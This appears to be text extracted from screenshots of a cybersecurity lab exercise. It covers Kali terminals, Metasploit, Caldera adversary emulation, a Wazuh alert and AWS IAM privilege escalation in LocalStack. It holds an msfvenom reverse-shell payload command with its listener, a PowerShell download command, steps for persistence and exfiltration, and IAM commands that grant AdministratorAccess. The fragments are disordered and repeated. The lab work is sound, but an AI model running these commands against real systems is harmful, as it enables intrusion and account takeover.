



```
File Machine View Input Devices Help
(venv)kali@kali: ~/cloudgoat/cloudgoat
File Actions Edit View Help
(kali@kali)~$ sudo apt update && sudo apt install awscli -y
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.2 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.8 MB]
Fetched 73.1 MB in 31s (2,396 kB/s)
669 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer required:
base58 libopenblas-pthread-dev python3-flask-principal
cracklib-runtime libopenblas0 python3-flask-sqlalchemy
debugedit libopenconnect5 python3-flaskext.wtf
dnsmap libopenexr-3-1-30 python3-flatbuffers
docbook-xml libopenh264-7 python3-gast
espeak-ng-data libopenni2-0 python3-gevent
faraday-agent-dispatcher libpam-gnome-keyring python3-gevent-websocket
figlet libpangoxft-1.0-0 python3-git
finger libparted-fs-resize0 python3-gitdb
firebird3.0-common libpcaudio0 python3-gnupg
firebird3.0-common-doc libpskc0 python3-gvm
firebird4.0-common libpthread-stubs0-dev python3-html2text
firebird4.0-common-doc libpwquality-common python3-hupper
fonts-dejavu libpwquality1 python3-jwt
fonts-liberation2 libpython3-all-dev python3-kombu
fonts-quicksand libpython3.11-dev python3-log-symbols
gir1.2-atk-1.0 libpython3.12 python3-louis
gir1.2-gdkpixbuf-2.0 libpython3.12-dev python3-marshmallow
```

```
File Machine View Input Devices Help
(venv)kali@kali: ~/cloudgoat/cloudgoat
File Actions Edit View Help
(kali@kali)~$ git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
Cloning into 'cloudgoat' ...
remote: Enumerating objects: 6377, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 6377 (delta 0), reused 0 (delta 0), pack-reused 6371 (from 2)
Receiving objects: 100% (6377/6377), 15.90 MiB | 2.93 MiB/s, done.
Resolving deltas: 100% (3023/3023), done.

(kali@kali)~$ cd cloudgoat
$ pip3 install -r requirements.txt
error: externally-managed-environment

This environment is externally managed
> To install Python packages system-wide, try apt install
python3-xyz, where xyz is the package you are trying to
install.

If you wish to install a non-Kali-packaged Python package,
create a virtual environment using python3 -m venv path/to/venv.
Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
sure you have pypy3-venv installed.

If you wish to install a non-Kali-packaged Python application,
it may be easiest to use pipx install xyz, which will manage a
```

```

+-----+
(kali@kali)~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f exe -o basic_payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: basic_payload.exe

(kali@kali)~$
```

```

+-----+
(kali@kali)~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
kali@kali: ~  
File Actions Edit View Help  
https://metasploit.com  
--=[ metasploit v6.4.84-dev ]  
--=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]  
--=[ 431 post - 49 encoders - 13 nops - 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST=192.168.56.101  
[-] Unknown datastore option: LHOST=192.168.56.101.  
Usage: set [options] [name] [value]  
  
Set the given option to value. If value is omitted, print the current value.  
If both are omitted, print options that are currently set.  
  
If run from a module context, this will set the value in the module's  
datastore. Use -g to operate on the global datastore.  
  
If setting a PAYLOAD, this command can take an index from 'show payloads'.  
OPTIONS:  
  
kali@kali: ~  
File Actions Edit View Help  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
View the full module info with the info, or info -d command.  
msf exploit(multi/handler) > set LHOST 192.168.56.101  
LHOST => 192.168.56.101  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.56.101:4444  
  
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ aws configure  
AWS Access Key ID [*****3456]:  
  
(kali@kali)-[~]  
$ echo "Start-Process notepad.exe" > test.ps1  
cat test.ps1  
Start-Process notepad.exe  
  
(kali@kali)-[~]  
$
```

CALDERA

5.2.0

CAMPAGNS

agents

abilities

adversaries

operations

schedules

PLUGINS

access

atomic

compass

debrief

emo

fieldmanual

gameboard

human

manx

sandcat

stl

stockpile

training

CONFIGURATION

settings

fact sources

objectives

contacts

agents

abilities

adversaries

## Abilities

An ability is a specific ATTACK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the Caldera server.

Create or Modify

Download Macro-Enabled Phishing Attachment

Tactic

All

Technique

All

Plugin

All

Platform

All

Clear Filters

1 / 1840 abilities

CALDERA

5.2.0

CAMPAGNS

agents

abilities

adversaries

operations

PLUGINS

access

atomic

compass

debrief

emo

fieldmanual

gameboard

human

manx

sandcat

stl

stockpile

training

CONFIGURATION

settings

fact sources

objectives

contacts

agents

abilities

adversaries

## Adversaries

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Select an adversary

New Profile

Import

CALDERA

5.2.0

CAMPAGNS

agents

abilities

adversaries

operations

schedules

PLUGINS

access

atomic

compass

debrief

emo

fieldmanual

gameboard

human

manx

sandcat

stl

stockpile

training

CONFIGURATION

settings

fact sources

objectives

contacts

agents

abilities

adversaries

## Adversaries

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Emulation of an Attack Chain

New Profile

Import

Done

+ Add Ability

+ Add Adversary

Fast Breakdown

Objective: default

Export

Save

Delete

collection 16.67%

discovery 16.67%

execution 16.67%

initial-access 16.67%

powercat 16.67%

multiple 16.67%

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	msf				✕
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	msf				✕
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	msf				✕
4	Identify local users	discovery	Account Discovery: Local Account	msf	msf			✕
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	msf				✕
6	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted Non-C2 Protocol	msf				✕

### Emulation of an Attack Chain

This profile executes six abilities from different tactics, emulating a complete attack chain.

+ Add Ability

+ Add Adversary

Fast Breakdown

Objective: default

Export

Save

Delete

collection 16.67%

discovery 16.67%

execution 16.67%

initial-access 16.67%

powercat 16.67%

multiple 16.67%

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	msf				✕
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	msf				✕
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	msf				✕
4	Identify local users	discovery	Account Discovery: Local Account	msf	msf			✕
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	msf				✕
6	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted Non-C2 Protocol	msf				✕

## Start New Operation

Operation Name Simulation of an Attack Chain

Adversary Emulation of an Attack Chain

Fact Source basic

Group All groups

red

Planner atomic

Obfuscators

base64

base64jumble

base64noPadding

caesar cipher

plain-text

steganography

Autonomous ☒ Run autonomously ☐ Require manual approval

Parser ☒ Use Default Parser ☐ Don't use default learning parsers

Auto Close ☒ Keep open forever ☐ Auto close operation

Run State ☒ Run immediately ☐ Pause on start

Jitter (sec/sec)

2

8

Cancel

Start

### Operations

Simulation of an Attack Chain - 6 decisions | 5 min ago

+ New Operation

Download Report

Delete Operation

Simulation of an Attack Chain

Download Graph SVG

+

+ Manual Command

+ Potential Link

Operation Details

Filters

running


Obfuscator:

plain-text

Autonomous

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
3/19/2025, 5:14:52 PM GMT	success	Download Macro-Enabled Phishing Attachment	initial-access	iohvy	VIC-Windows-02	5916	View Command	No output
3/19/2025, 5:15:07 PM GMT	success	Create a Process using WMI Query and an Encoded Command	execution	iohvy	VIC-Windows-02	10580	View Command	View Output
3/19/2025, 5:16:07 PM GMT	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	iohvy	VIC-Windows-02	6820	View Command	No output
3/19/2025, 5:17:12 PM GMT	success	Identify local users	discovery	iohvy	VIC-Windows-02	1292	View Command	View Output
3/19/2025, 5:18:02 PM GMT	success	Zip a Folder with PowerShell for Staging in Temp	collection	iohvy	VIC-Windows-02	19780	View Command	No output
3/19/2025, 5:18:47 PM GMT	success	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	iohvy	VIC-Windows-02	11796	View Command	View Output





## Document Details

[View surrounding documents](#)

[View single document](#)

_index	wazuh-alerts-4.x-2025.03.19
agent.id	002
agent.ip	172.30.1.81
agent.name	VIC-Windows-02
data.win.eventdata.commandLine	powershell.exe -ExecutionPolicy Bypass -C \"\$url = 'http://172.30.1.71:8080/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri \$url -OutFile \$env:TEMP\\PhishingAttachment.xlsm\"
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Windows\\system32\\
data.win.eventdata.description	Windows PowerShell
data.win.eventdata.fileVersion	10.0.19041.3996 (WinBuild.160101.0800)
data.win.eventdata.hashes	MD5=2E5A8590CF6848968FC23DE3FA1E25F1, SHA256=9785001B0DCF755EDDB8A F294A373C0B87B2498660F724E76C4D53F9C217C7A3, IMPHASH=3D08F48485352 06D772DE145804FF4B6
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.integrityLevel	High
data.win.eventdata.logonGuid	{d52f39ae-87af-67da-e22c-b50100000000}
data.win.eventdata.logonId	0x1b52ce2

```
(root@kali) ~/home/kali/Desktop
# sudo systemctl status tor

● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset: disabled)
   Active: active (exited) since Wed 2025-09-10 14:01:53 EDT; 5min ago
  Invocation: fde3f015acd94066bc4e3218f534a756
     Process: 2965 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 2965 (code=exited, status=0/SUCCESS)
   Mem peak: 1.8M
      CPU: 30ms

Sep 10 14:01:52 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Sep 10 14:01:53 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).

(root@kali) ~/home/kali/Desktop
```





UserAInfoDelete

Summary

ARN  
arn:aws:iam::767397746680:user/UserA

Created  
September 11, 2025, 14:37 (UTC+05:30)

Console access  
Disabled

Last console sign-in  
-

Access key 1  
AKIA3FLDYK74ICM2LS6N - Active  
Never used. Created today.

Access key 2  
Create access key

PermissionsGroups (1)Tags (1)Security credentialsLast Accessed

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Filter by Type  
All types

< 1 > ⚙

<input type="checkbox"/>	Policy name ⓘ	Type	Attached via ⓘ
<input type="checkbox"/>	AmazonEC2ContainerRegistryPowerUser	AWS managed	Group GroupA

UserBInfoDelete

Summary

ARN  
arn:aws:iam::767397746680:user/UserB

Created  
September 11, 2025, 14:37 (UTC+05:30)

Console access  
Disabled

Last console sign-in  
-

Access key 1  
AKIA3FLDYK74FI4XXOFX - Active  
Never used. Created today.

Access key 2  
Create access key

PermissionsGroups (1)Tags (1)Security credentialsLast Accessed

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Filter by Type  
All types

< 1 > ⚙

<input type="checkbox"/>	Policy name ⓘ	Type	Attached via ⓘ
<input type="checkbox"/>	AmazonEC2ContainerRegistryPowerUser	AWS managed	Group GroupA

UserBInfoDelete

Summary

ARN  
arn:aws:iam::767397746680:user/UserB

Created  
September 11, 2025, 14:37 (UTC+05:30)

Console access  
Disabled

Last console sign-in  
-

Access key 1  
AKIA3FLDYK74FI4XXOFX - Active  
Never used. Created today.

Access key 2  
Create access key

PermissionsGroups (1)Tags (1)Security credentialsLast Accessed

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Filter by Type  
All types

< 1 > ⚙

<input type="checkbox"/>	Policy name ⓘ	Type	Attached via ⓘ
<input type="checkbox"/>	AmazonSSFullAccess	AWS managed	Group GroupB

```

(root@kali) ~/home/kali/Desktop
# aws iam list-attached-user-policies --user-name UserA
{
  "AttachedPolicies": [
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ]
}

(root@kali) ~/home/kali/Desktop
#
#
#
(root@kali) ~/home/kali/Desktop
# aws iam list-attached-user-policies --user-name UserB
{
  "AttachedPolicies": [
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ]
}

(root@kali) ~/home/kali/Desktop
#

```

## Specify permissions [Info](#)

Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.

Visual
JSON
Actions

Policy editor

```

1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": "iam:listAttachedUserPolicies",
7       "Resource": "arn:aws:iam::767397746688:user/UserA"
8     }
9   ]
10 }

```

Edit statement

Select a statement

Select an existing statement in the policy or add a new statement.


+ Add new statement

json

```

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::111122223333:user/attacker-user" // Your IAM User/Role
      },
      "Action": "sts:AssumeRole"
    }
  ]
}

```



5.2.0

CAMPAIGNS

agents

abilities

adversaries

operations

schedules

PLUGINS

access

atomic

compass

debrief

emu

fieldmanual

gameboard

human

masr

sandcat

td

stockpile

training

CONFIGURATION

settings

fact sources

agents

operations

## Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

+ Deploy an agent

+ Configuration

1 alive

1 trusted


1 agent

0 dead

0 untrusted

Full Actions

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
iohfvv	VIC-Windows-02	red	windows	HTTP	18904	Elevated	alive, trusted	3/19/2025, 4:56:10 PM



5.2.0

CAMPAIGNS

agents

abilities

adversaries

operations

schedules

PLUGINS

access

atomic

compass

debrief

emu

fieldmanual

gameboard

human

masr

sandcat

td

stockpile

training

CONFIGURATION

settings

fact sources

objectives

contacts

agents

abilities

## Abilities

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the Caldera server.

+ Create an Ability

Download Macro-Enabled Phishing Attachment

T1566.001 - Phishing: Spearphishing Attachment

This atomic test downloads a macro-enabled document from the Atomic Red Team GitHub repository, simulating an end user clicking a phishing link to download the file. The file "PhishingAttachment.docm" is downloaded to the "Working" directory.

Tactic

All

Technique

All

Plugin

All

Platform

All

Clear Filters

1 / 1840 abilities





## Edit Ability

Payloads **f719cb\_exe\_file\_discovery.txt** X

```
f3d204_WebBrowserPassView.exe
893687_T1027.004_DynamicCompile.exe
a932ec_T1027-004-test.go
bca1da_T1037.005_agent.sh
70a91b_msxsbmlfile.xml
07a87d_t1059.003_cmd.cmd
```

### Command

```
1 Compress-Archive -Path "PathToAtomicsFolder\T1074.001\bin\Folder_to_zip" -DestinationPath
$env:TEMP\Folder_to_zip.zip -Force
```

### Timeout

60

### Cleanup

```
1 Remove-Item -Path $env:TEMP\Folder_to_zip.zip -ErrorAction Ignore
```

## Emulation of an Attack Chain

This profile executes six abilities from different tactics, emulating a complete attack chain.

+ Add Ability + Add Adversary + Add Breakdown Objective: default Export Save Delete


Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	mshta				X
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	cmd				X
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	mshta				X
4	Identify local users	discovery	Account Discovery: Local Account	cmd				X
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	cmd				X
6	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted Non-C2 Protocol	cmd				X

```
(venv)-(kali@vbox)-[~]
$ aws iam attach-role-policy \
  --role-name OverprivilegedRole \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --endpoint-url $AWS_ENDPOINT_URL
```

```
(venv)-(kali@vbox)-[~]
$ aws iam attach-user-policy \
  --user-name TestUser \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --endpoint-url $AWS_ENDPOINT_URL
```

```
PS C:\Windows\system32>
PS C:\Windows\system32> Remove-Item C:\Lab\UserList.csv
PS C:\Windows\system32>
```

```
(venv) (kali@vbox) [~]
$ aws iam create-role \
  --role-name OverprivilegedRole \
  --assume-role-policy-document '{
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Principal": {"Service": "ec2.amazonaws.com"},
        "Action": "sts:AssumeRole"
      }
    ]
  }' \
  --endpoint-url $AWS_ENDPOINT_URL
{
  "Role": {
    "Path": "/",
    "RoleName": "OverprivilegedRole",
    "RoleId": "AROQAAAAAAPHEG6PBYC",
    "Arn": "arn:aws:iam::000000000000:role/OverprivilegedRole",
    "CreateDate": "2025-09-12T11:48:22.764695+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Principal": {
            "Service": "ec2.amazonaws.com"
          },
          "Action": "sts:AssumeRole"
        }
      ]
    }
  }
}
```



The screenshot displays a Windows environment with two overlapping windows. The top window is an Administrator Windows PowerShell terminal. The bottom window is a File Explorer window showing the 'Lab' directory on the local disk (C:).

**PowerShell Terminal:**

```
PS C:\Windows\system32> New-Item -ItemType Directory -Path C:\Lab
Directory: C:\
Mode                LastWriteTime         Length Name
----                -
C:\Used-----    9/12/2025   6:20 PM             Lab

PS C:\Windows\system32> Get-WmiObject Win32_UserAccount -Filter "LocalAccount='True'" | Select-Object Name,SID | Export-Csv C:\Lab\UserList.csv
PS C:\Windows\system32>
```

**File Explorer:**

The File Explorer window shows the 'Lab' directory on the local disk (C:). The directory contains one item, 'UserList', which is a CSV File. The file was last modified on 9/12/2025 at 6:20 PM.



```

(kali@vbox)-[~]
$ cat > privesc-policy.json <<EOF
heredoc> {
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iam:AttachUserPolicy",
      "Resource": "*"
    }
  ]
}
EOF

(kali@vbox)-[~]
$ ls -l privesc-policy.json
-rw-rw-r-- 1 kali kali 151 Sep 10 21:43 privesc-policy.json

(kali@vbox)-[/var/lib/veil/output/compiled]
$ scp payload.exe Windows@192.168.1.53:C:/Users/Public/
Windows@192.168.1.53's password:
payload.exe

(kali@vbox)-[/var/lib/veil/output/compiled]
$ █

(kali@vbox)-[~]
$ ls -l privesc-policy.json
-rw-rw-r-- 1 kali kali 151 Sep 10 21:43 privesc-policy.json

(kali@vbox)-[~]
$ cat privesc-policy.json
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iam:AttachUserPolicy",
      "Resource": "*"
    }
  ]
}

(kali@vbox)-[~]
$ awslocal iam put-user-policy --user-name attacker --policy-name privesc --policy-document file://privesc-policy.json

(kali@vbox)-[~]
$ awslocal iam attach-user-policy --user-name attacker --policy-arn arn:aws:iam::aws:policy/AdministratorAccess

(kali@vbox)-[~]

```

```
(venv) (kali@vbox) [~]
$ aws sts assume-role \
  --role-arn arn:aws:iam::000000000000:role/OverprivilegedRole \
  --role-session-name ExploitSession \
  --endpoint-url $AWS_ENDPOINT_URL
{
  "Credentials": {
    "AccessKeyId": "LSIAQAAAAAAEDT3AMCA",
    "SecretAccessKey": "HTWyVhJVAQ5rRgJ5nYptKn40MJCh5TgBe0I2dHCB",
    "SessionToken": "FQoGZXIvYXZlEBYadXpXd1BZXp5pKH4WHgq8v4fgaQRy34XekpoN7xE0Q8Dl2u+p3aj/p3Sih4mp7WD9eJBuXDKnj/VTt4J2SQoj7l1E9omCDEeb2CuTmBJbkKUKOHWTVPkV00j24hh7htHt41HSguMqyUCGiSLBRsvnyJMQ0jZgzgzhP116IQ0aEGdya p3GYtX0ZqNu8E8sMC0bVJq04bUfKjVrfJpo5A01oKFM52DKEhNnJwqFelhaoSdAR280FlyGB01ClzjAXyFyqJg6600ZMwyw5Ln92Vcin6BAGWkPejqo1LkHmkfhfc2G/ScThtc+fVPpsM5k18EEJoL52CBLQw7Y36imv+z4=",
    "Expiration": "2025-09-12T12:48:56.629609+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AR0AQAAAAAAPHEG6PBYC:ExploitSession",
    "Arn": "arn:aws:sts::000000000000:assumed-role/OverprivilegedRole/ExploitSession"
  },
  "PackedPolicySize": 6
}
```

```
(venv) (kali@vbox) [~]
$ aws sts assume-role \
  --role-arn arn:aws:iam::000000000000:role/OverprivilegedRole \
  --role-session-name ExploitSession \
  --endpoint-url $AWS_ENDPOINT_URL
{
  "Credentials": {
    "AccessKeyId": "LSIAQAAAAAAEDT3AMCA",
    "SecretAccessKey": "HTWyVhJVAQ5rRgJ5nYptKn40MJCh5TgBe0I2dHCB",
    "SessionToken": "FQoGZXIvYXZlEBYadXpXd1BZXp5pKH4WHgq8v4fgaQRy34XekpoN7xE0Q8Dl2u+p3aj/p3Sih4mp7WD9eJBuXDKnj/VTt4J2SQoj7l1E9omCDEeb2CuTmBJbkKUKOHWTVPkV00j24hh7htHt41HSguMqyUCGiSLBRsvnyJMQ0jZgzgzhP116IQ0aEGdya p3GYtX0ZqNu8E8sMC0bVJq04bUfKjVrfJpo5A01oKFM52DKEhNnJwqFelhaoSdAR280FlyGB01ClzjAXyFyqJg6600ZMwyw5Ln92Vcin6BAGWkPejqo1LkHmkfhfc2G/ScThtc+fVPpsM5k18EEJoL52CBLQw7Y36imv+z4=",
    "Expiration": "2025-09-12T12:48:56.629609+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AR0AQAAAAAAPHEG6PBYC:ExploitSession",
    "Arn": "arn:aws:sts::000000000000:assumed-role/OverprivilegedRole/ExploitSession"
  },
  "PackedPolicySize": 6
}
```

```
└─$ localstack start -d
```



```
- LocalStack CLI: 4.8.0
- Profile: default
- App: https://app.localstack.cloud
```

```
[17:17:01] starting LocalStack in Docker mode 🐳    localstack.py:532
           preparing environment                  bootstrap.py:1315
           configuring container                  bootstrap.py:1324
           starting container                     bootstrap.py:1334
[17:17:03] detaching                               bootstrap.py:1338
```

```
└─(venv)─(kali@vbox)─[~]
```

```
$ aws configure
```

```
AWS Access Key ID [*****cess]: fakeaccess
AWS Secret Access Key [*****cess]: fakeaccess
Default region name [us-east-1]: us-east-1
Default output format [json]: json
```

```
└─(venv)─(kali@vbox)─[~]
```

```
$
export AWS_ENDPOINT_URL=http://localhost:4566
```

```
└─$ localstack start -d
```



```
- LocalStack CLI: 4.8.0
- Profile: default
- App: https://app.localstack.cloud
```

```
[17:17:01] starting LocalStack in Docker mode 🐳    localstack.py:532
           preparing environment                  bootstrap.py:1315
           configuring container                  bootstrap.py:1324
           starting container                     bootstrap.py:1334
[17:17:03] detaching                               bootstrap.py:1338
```

```
└─(venv)─(kali@vbox)─[~]
```

```
$ aws configure
```

```
AWS Access Key ID [*****cess]: fakeaccess
AWS Secret Access Key [*****cess]: fakeaccess
Default region name [us-east-1]: us-east-1
Default output format [json]: json
```

```
└─(venv)─(kali@vbox)─[~]
```

```
$
export AWS_ENDPOINT_URL=http://localhost:4566
```



```

(kali@kali)-[~]
└─$ localstack start -d

LocalStack CLI: 4.7.0
Profile: default
App: https://app.localstack.cloud

[21:33:16] starting LocalStack in Docker mode
